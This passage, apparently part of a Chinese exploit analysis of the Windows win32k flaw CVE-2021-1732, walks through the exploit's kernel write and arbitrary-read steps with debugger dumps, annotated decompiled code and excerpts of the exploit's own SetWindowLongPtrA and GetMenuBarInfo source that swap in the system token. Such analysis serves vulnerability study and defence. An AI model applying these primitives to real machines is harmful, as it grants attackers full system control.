00000241`6e901400 00000000`00025220 00000000`00000000
00000241`6e901410 00000000`00000000 00000241`6e450db0
00000241`6e901420 00000000`00000000 00000000`00000000
00000241`6e901430 00000000`00031380 00000010`0000000e
00000241`6e901440 00000000`0001d6b0 00000000`00000020
00000241`6e901450 00000000`0012013b 00000000`00000000
00000241`6e901460 00000000`00000000 00000001`00100018
00000241`6e901470 00000241`6e350bf0 00000000`00000000
00000241`6e901480 00000000`00010001 00000000`00000000
00000241`6e901490 00000000`00000000 00000060`00000000
00000241`6e9014a0 00000000`00006010 fffffaa84`5da693e0 pExtraBytes指向了当前进程的Token地址
kd> dq fffffaa84`5da693e0 11
ffffaa84`5da693e0 fffff9783`1c00629f 和系统Token相等
kd> dx -id 0,0,ffffaa845da69080 -r1 (*((ntkrnlmp!_EX_FAST_REF *)0xffffaa8459097660))
(*((ntkrnlmp!_EX_FAST_REF *)0xffffaa8459097660)) [Type: _EX_FAST_REF]
[+0x000] Object : 0xfffff97831c00629f [Type: void *]
[+0x000 ( 3: 0)] RefCnt : 0xf [Type: unsigned __int64]
[+0x000] Value : 0xfffff97831c00629f [Type: unsigned __int64]
kd>
D:\binary\CVE\CVE-2021-1732\EXP_KaLenDaShi_2\ExploitTest\ExploitTest.cpp
//write64
SetWindowLongPtrA(hWndMin, Thrdeskhead_cLockobj_Max + offset_0x128 - g_Thrdeskhead_cLockobj_Min, qwMyTokenAddr);
SetWindowLongPtrA(g_hWndMax, 0, dwSystemToken);
SECURITY_ATTRIBUTES sa;
HANDLE hRead, hWrite;
```

图 3.7 第三步时窗口 Max 的 tagWNDK

由上图可知，在调用：

`SetWindowLongPtrA(hWndMin, Thrdeskhead_cLockobj_Max + offset_0x128 - g_Thrdeskhead_cLockobj_Min, qwMyTokenAddr)`后，

窗口Max的pExtraBytes指向了当前进程的Token地址，再调用：

`SetWindowLongPtrA(g_hWndMax, 0, dwSystemToken)`；

就把系统的Token赋值给了当前进程。

窗口 Max 处于直接寻址模式，它的 pExtraBytes 地址等于 0xfffffaa84`5da693e0，执行之后，可以看到，该地址的值确实和系统的 Token 值 0xfffff97831c00629f 相等。提权目的已经达到。

但是有个问题，系统的 Token 和系统的 Token 地址是怎么得到的呢？这就涉及到另外一个问题，任意地址读了。

3.2.3 任意地址读

3.2.3.1 第一步：设置窗口 Max 的 WS_CHILD 属性

因为任意地址读第二步，需要调用：

`g_qwExploit = SetWindowLongPtrA(g_hWndMax, -12, g_pMem4)`；

逆向代码如下：

```

117 switch ( Index )
118 {
119     case -12: 调用SetWindowLongPtr, 最终调用到xxxSetWindowsData
120         tagWNDk = *((_QWORD *)tagWND + 5);
121         if ( (*(_BYTE *)tagWNDk + 0x1F) & 0xC0 == 0x40 )// 要有WS_CHILD属性
122         {
123             retValue = *((_QWORD *)tagWND + 0x15); // 0x15*8=0xA8, 也就是说tagWND+0xA8字节, 是g_pMem4, 返回g_qwExploit
124             *((_QWORD *)tagWNDk + 0x98) = value; // tagWNDk的偏移0x98, 存入g_pMem4
125             *((_QWORD *)tagWND + 0x15) = value; // tagWND的偏移0xA8, 也是g_pMem4
126         }
127     else

```

0008C225 xxxSetWindowData:109 (1C008CE25) (Synchronized with IDA View-A, Hex View-1)

图 3.8 设置虚假 Menu 时的逆向代码

由上图可知, 调用该函数如果要设置成功, 则需要窗口 Max 要包含 WS_CHILD 属性。所以, 首先调用:

```

SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max -
g_Thrdeskhead_cLockobj_Min, g_qwrpdesk ^ 0x4000000000000000);
设置窗口 Max 包含 WS_CHILD 属性。

```

3.2.3.2 第二步：泄漏窗口 Max 的 Menu

由图 3.8 可知, 在函数

`g_qwExploit = SetWindowLongPtrA(g_hWndMax, -12, g_pMem4)` 中,

实际取的是最高位 0x4C, 所以 $0x4C \& 0xC0 = 0x40$ 了。

4 的二进制 0100, C 的二进制 1100, 所以实际是取的第 3bit 位, 而不是整个数值。比如, 是 0x4C, 第 3bit 位是 1, 其余是 0, 就是 WS_WHILD, 同样的, 24c00000, 第 2bit 位 2, 就是 WS_MINIMIZE。

执行

```

SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max -
g_Thrdeskhead_cLockobj_Min, g_qwrpdesk ^ 0x4000000000000000);
g_qwExploit = SetWindowLongPtrA(g_hWndMax, -12, g_pMem4);

```

之后, 窗口 Max 的内存如下图。`g_qwExploit` 就是窗口 Max 的 Menu 地址。通过该地址, 就可以获取想要的键数据了。

由图 3.9 可知, 正如分析的那样, 窗口 Max 的 `spMenu` 位置, 已经被赋值成了 `g_pMem4` 的地址, 且其 `dwStyle` 位置确实已经是 0x4C。

图 3.10 展示了 `g_qwExploit` 的内存数据, 这里的 `g_qwExploit` 就是 `tagWND` 结构体里面的 `ref_g_pMem4(spMenu)`, 也就是 Menu 的数据。从图 3.10 可知, 其内存布局和之前定义的 `tagWND` 结构体完全对应, 更重要的是, 注意左面的地址, 已经是内核地址, 展示出来的窗口 Max 的内存数据和图 3.9 是一样的, 一个是 0xffffxxxxxxx 开始的内核地址, 一个是 0x0000xxxxxxx 开始的应用层地址。

最后就是通过 `GetMenuBarInfo` 读取这里的内核数据, 实现提权的。


```
kd> ? poi(g_pMem4)
Evaluate expression: 2480046149040 = 00000241`6e450db0
kd> dq poi(firstEntryDesktop_Max) 126
00000241`6e901380 00000000`00030364 00000000`00031380
00000241`6e901390 80000700`40020019 4c000000`08000100 0x4C & 0xC0 equals 0x40
00000241`6e9013a0 00007ff6`799c0000 00000000`00000000
00000241`6e9013b0 00000000`000010d0 00000000`00000000
00000241`6e9013c0 00000000`00000000 00000000`00034b50
00000241`6e9013d0 00000000`0000f550 00000000`00000000
00000241`6e9013e0 00000027`00000088 0000001f`00000008
00000241`6e9013f0 0000001f`00000080 00007ff6`79a29195
00000241`6e901400 00000000`00025220 00000000`00000000
00000241`6e901410 00000000`00000000 00000241`6e450db0 equals g_pMem4
00000241`6e901420 00000000`00000000 00000000`00000000
00000241`6e901430 00000000`00031380 00000010`0000000e
00000241`6e901440 00000000`0001d6b0 00000000`00000020
00000241`6e901450 00000000`0012013b 00000000`00000000
00000241`6e901460 00000000`00000000 00000001`00100018
00000241`6e901470 00000241`6e350bf0 00000000`00000000
00000241`6e901480 00000000`00010001 00000000`00000000
00000241`6e901490 00000000`00000000 00000060`00000000
00000241`6e9014a0 00000000`00006010 00000241`6e44adc0
```

图 3.9 泄漏窗口 Max 的 Menu 时窗口 Max 内存布局

```

fffff6c2`808391d8 00000000 00000000 00000000 00000000
kd> dq poi(g_gwExploit) spMenu
fffff6c2`80825460 00000000`00120173 00000000`00000001
fffff6c2`80825470 00000000`00000000 fffffaa84`5b1550d0
fffff6c2`80825480 fffff6c2`80825460 fffff6c2`81213b00
fffff6c2`80825490 00000000`00013b00 00000000`00000000
fffff6c2`808254a0 00000000`00000000 00000000`00000000
fffff6c2`808254b0 fffff6c2`80839e70 00000000`00000000 pTagWND
fffff6c2`808254c0 00000000`00000000 00000000`00000000
fffff6c2`808254d0 00000000`00000000 00000000`00000000
kd> dq fffff6c2`80839e70+0x28 l1
fffff6c2`80839e98 fffff6c2`81231380 pTagWNDk
kd> dq fffff6c2`81231380 l26
fffff6c2`81231380 00000000`00030364 00000000`00031380
fffff6c2`81231390 80000700`40020019 4cc00000`08000100
fffff6c2`812313a0 00007ff6`799c0000 00000000`00000000
fffff6c2`812313b0 00000000`000010d0 00000000`00000000
fffff6c2`812313c0 00000000`00000000 00000000`00034b50 Max窗口的tagWNDk
fffff6c2`812313d0 00000000`0000f550 00000000`00000000
fffff6c2`812313e0 00000027`00000088 0000001f`00000008
fffff6c2`812313f0 0000001f`00000080 00007ff6`79a29195
fffff6c2`81231400 00000000`00025220 00000000`00000000
fffff6c2`81231410 00000000`00000000 00000241`6e450db0 g_pMem4, 新Menu
fffff6c2`81231420 00000000`00000000 00000000`00000000
fffff6c2`81231430 00000000`00031380 00000010`0000000e
fffff6c2`81231440 00000000`0001d6b0 00000000`00000020
fffff6c2`81231450 00000000`0012013b 00000000`00000000
fffff6c2`81231460 00000000`00000000 00000001`00100018
fffff6c2`81231470 00000241`6e350bf0 00000000`00000000
fffff6c2`81231480 00000000`00010001 00000000`00000000
fffff6c2`81231490 00000000`00000000 00000060`00000000
fffff6c2`812314a0 00000000`00006010 00000241`6e44adc0


```

图 3.10 Menu 的内存布局

3.2.3.3 任意读第三步：移除窗口 Max 的 WS_CHILD 属性

因为获取到泄漏的Menu地址后，实际是通过GetMenuBarInfo读取需要的数据的。而通过GetMenuBarInfo读取数据时，窗口是不能有WS_CHILD属性。所以需要执行：

```
SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max  
-g_Thrdeskhead_cLockobj_Min, g_qwrpdesk);  
恢复窗口的WS_CHILD属性。
```



```
kd> dq poi(firstEntryDesktop_Max) 126  
00000241\6e901380 00000000\00030364 00000000\00031380  
00000241\6e901390 80000700\40020019 0dc00000\08000100 已被移除  
00000241\6e9013a0 00007ff6\799c0000 00000000\00000000  
00000241\6e9013b0 00000000\000010d0 00000000\00000000  
00000241\6e9013c0 00000000\00000000 00000000\00034b50  
00000241\6e9013d0 00000000\0000f550 00000000\00000000  
00000241\6e9013e0 00000027\00000088 0000001f\00000008  
00000241\6e9013f0 0000001f\00000080 00007ff6\79a29195  
00000241\6e901400 00000000\00025220 00000000\00000000  
00000241\6e901410 00000000\00000000 00000241\6e450db0  
00000241\6e901420 00000000\00000000 00000000\00000000  
00000241\6e901430 00000000\00031380 00000010\0000000e  
00000241\6e901440 00000000\0001d6b0 00000000\00000020  
00000241\6e901450 00000000\0012013b 00000000\00000000  
00000241\6e901460 00000000\00000000 00000001\00100018  
00000241\6e901470 00000241\6e350bf0 00000000\00000000  
00000241\6e901480 00000000\00010001 00000000\00000000  
00000241\6e901490 00000000\00000000 00000060\00000000  
00000241\6e9014a0 00000000\00006010 00000241\6e44adc0  
  
D:\binary\CVE\CVE-2021-1732\EXP_KaLenDaShi_2\ExploitTest\ExploitTest.cpp  
//移除WS_CHILD属性，GetMenuBarInfo时，不能是WS_CHILD属性  
SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max - g_Thrdeskhead_cLockobj_Min, g_qwrpdesk);  
QWORD qwFrist = MyRead64(q_gwExploit + offset_0x50);  
printf("qwFrist read=%p\r\n", qwFrist);
```

图 3.10 恢复窗口 Max 的 WS_CHILD 属性时的内存

3.2.3.3 任意读第四步：GetMenuBarInfo

读取 systemToken 的地址和 systemToken 的值，通过 GetMemBarInfo 来实现的。具体原理请参考 EXP 代码及代码里面的注释。要点如下：

```

126 switch ( idObject )
127 {
128     case -3: v24是tagWNDk指针
129         if ( (*_BYTE *) (v24 + 0x1F) & 0x40 ) != 0 ) 检查点1
130             goto LABEL_9;
131         g_pMem4 = *(_QWORD *) (ptagWND + 0xA8);
132         if ( !g_pMem4 )
133             goto LABEL_9;
134         v75 = 0i64;
135         SmartObjStackRefBase<tagMENU>::operator=(&g_pMem3, g_pMem4); 构造点1, 实际就是*g_pMem3 = *(_QWORD *) (g_pMem4 + 0x98);
136         if ( !(unsigned __int8) SmartObjStackRef<tagMENU>::operator bool(&g_pMem3) ) 检查点2
137             || (int) idItem < 0
138             {
139                 (unsigned int) idItem > *(_DWORD *) (*(_QWORD *) (g_pMem3 + 0x28i64) + 0x2Ci64) )
140                 // *(_DWORD *) (*(_QWORD *) (*(_QWORD *) g_pMem3 + 0x28i64) + 0x2Ci64) )的解释:
141                 // 1、由*(QWORD*)ref_g_pMem3 = (QWORD)ref_g_pMem1,知道,*(_QWORD *)g_pMem3 = g_pMem1
142                 // 2、由*(QWORD*)&ref_g_pMem1[2 * ((unsigned int)offset_0x28 >> 3)] = ref_g_pMem2,
143                 // 即*(QWORD*)&ref_g_pMem1[10]=ref_g_pMem2,
144                 // 知道,*(_QWORD *) (g_pMem1 + 0x28)=g_pMem2中,g_pMem1+0x28, 就
145                 // 是ref_g_pMem1[10],因为,它是ref_g_pMem1+10*4, 即+0x28
146                 // 3、由*(DWORD*)(g_pMem2 + offset_0x2c) = 16
147                 // 所以,这里等于16,
148             }
149         goto LABEL_9;
150         g_pMem1 = v75;
151         if ( !v75 )
152             g_pMem1 = *(_QWORD **)g_pMem3;
153         *(_QWORD *) (pmbi + 0x18) = *g_pMem1;
154         if ( *(_DWORD *) (*(_QWORD *) g_pMem3 + 0x40i64) && *(_DWORD *) (*(_QWORD *) g_pMem3 + 0x44i64) ) 检查点3
155             {
156                 // *(_DWORD *) (*(_QWORD *) g_pMem3 + 0x40)
157                 // 1、由ref_g_pMem1[(unsigned __int64) (unsigned int)offset_0x40 >> 2] = 1
158                 // 2、知道,g_pMem1[16]=1,即,g_pMem1+16*4=g_pMem1+0x40
159                 // 3、由*(QWORD*)ref_g_pMem3 = (QWORD)ref_g_pMem1
160                 // 4、知道,*(_QWORD *)g_pMem3 + 0x40,即,ref_g_pMem1+0x40
161                 // 5、所以再取 *(_DWORD *) (ref_g_pMem1+0x40),就是取g_pMem1[16]
162                 // 6、最后等于1
163             }
164         if ( (_DWORD) idItem )
165             {
166                 ptagWNDk = *(_QWORD *) (ptagWND + 0x28);
167                 0x60 = 0x60 * idItem;
168                 g_pMem5 = *(_QWORD *) (*(_QWORD *) g_pMem3 + 0x58i64); 构造点2
169                 pTemp = *(_QWORD *) (0x60 * idItem + g_pMem5 - 0x60); 赋值取值指针, 和EXP构造配合, 就能读取目的地址的值
170                 if ( (*_BYTE *) (ptagWNDk + 0x1A) & 0x40 ) != 0 )
171                 {
172                     v41 = *(_DWORD *) (ptagWNDk + 0x60) - *(_DWORD *) (pTemp + 0x40);
173                     *(_DWORD *) (pmbi + 0xC) = v41;
174                     *(_DWORD *) (pmbi + 4) = v41 - *(_DWORD *) (*(_QWORD *) (_0x60 + g_pMem5 - 0x60) + 0x48i64);
175                 }
176                 else
177                 {
178                     // 动态调试的时候进入这里
179                     left = *(_DWORD *) (pTemp + 0x40) + *(_DWORD *) (ptagWNDk + 0x58); // 0x58是Window Rect left, 等于0
180                     *(_DWORD *) (pmbi + 4) = left; // 等于0x40 取值点1
181                     *(_DWORD *) (pmbi + 0xC) = left + *(_DWORD *) (*(_QWORD *) (_0x60 + g_pMem5 - 0x60) + 0x48i64); // 0x48
182                     v43 = *(_DWORD *) (*(_QWORD *) (_0x60 + g_pMem5 - 0x60) + 0x44i64)
183                     + *(_DWORD *) (*(_QWORD *) (ptagWND + 0x28) + 0x5Ci64); 偏移0x5C是RectTop, 等于0
184                     *(_DWORD *) (pmbi + 8) = v43;
185                     v36 = v43 + *(_DWORD *) (*(_QWORD *) (_0x60 + g_pMem5 - 0x60) + 0x4Ci64); g_pMem5就是pTemp, 这里就是给pmbi+8地址赋值为
186                     *(_DWORD *) (pTemp + 4) 取值点2
187                 }
188             }
189     }
190 }

```

0008ED2B xxxGetMenuBarInfo:126 (1C008F92B) (Synchronized with IDA View-A, Hex View-1)

由上图可知, 一共有 3 个检查点、2 个构造点、2 个取值点, 具体细节就请参考 EXP 源码。EXP 原来有两行是多余的: 1、*ref_g_pMem1 = 0x88888888; 2、*(QWORD*)(ref_g_pMem3 + 8) = 16; 可以删除。

4、提权复现

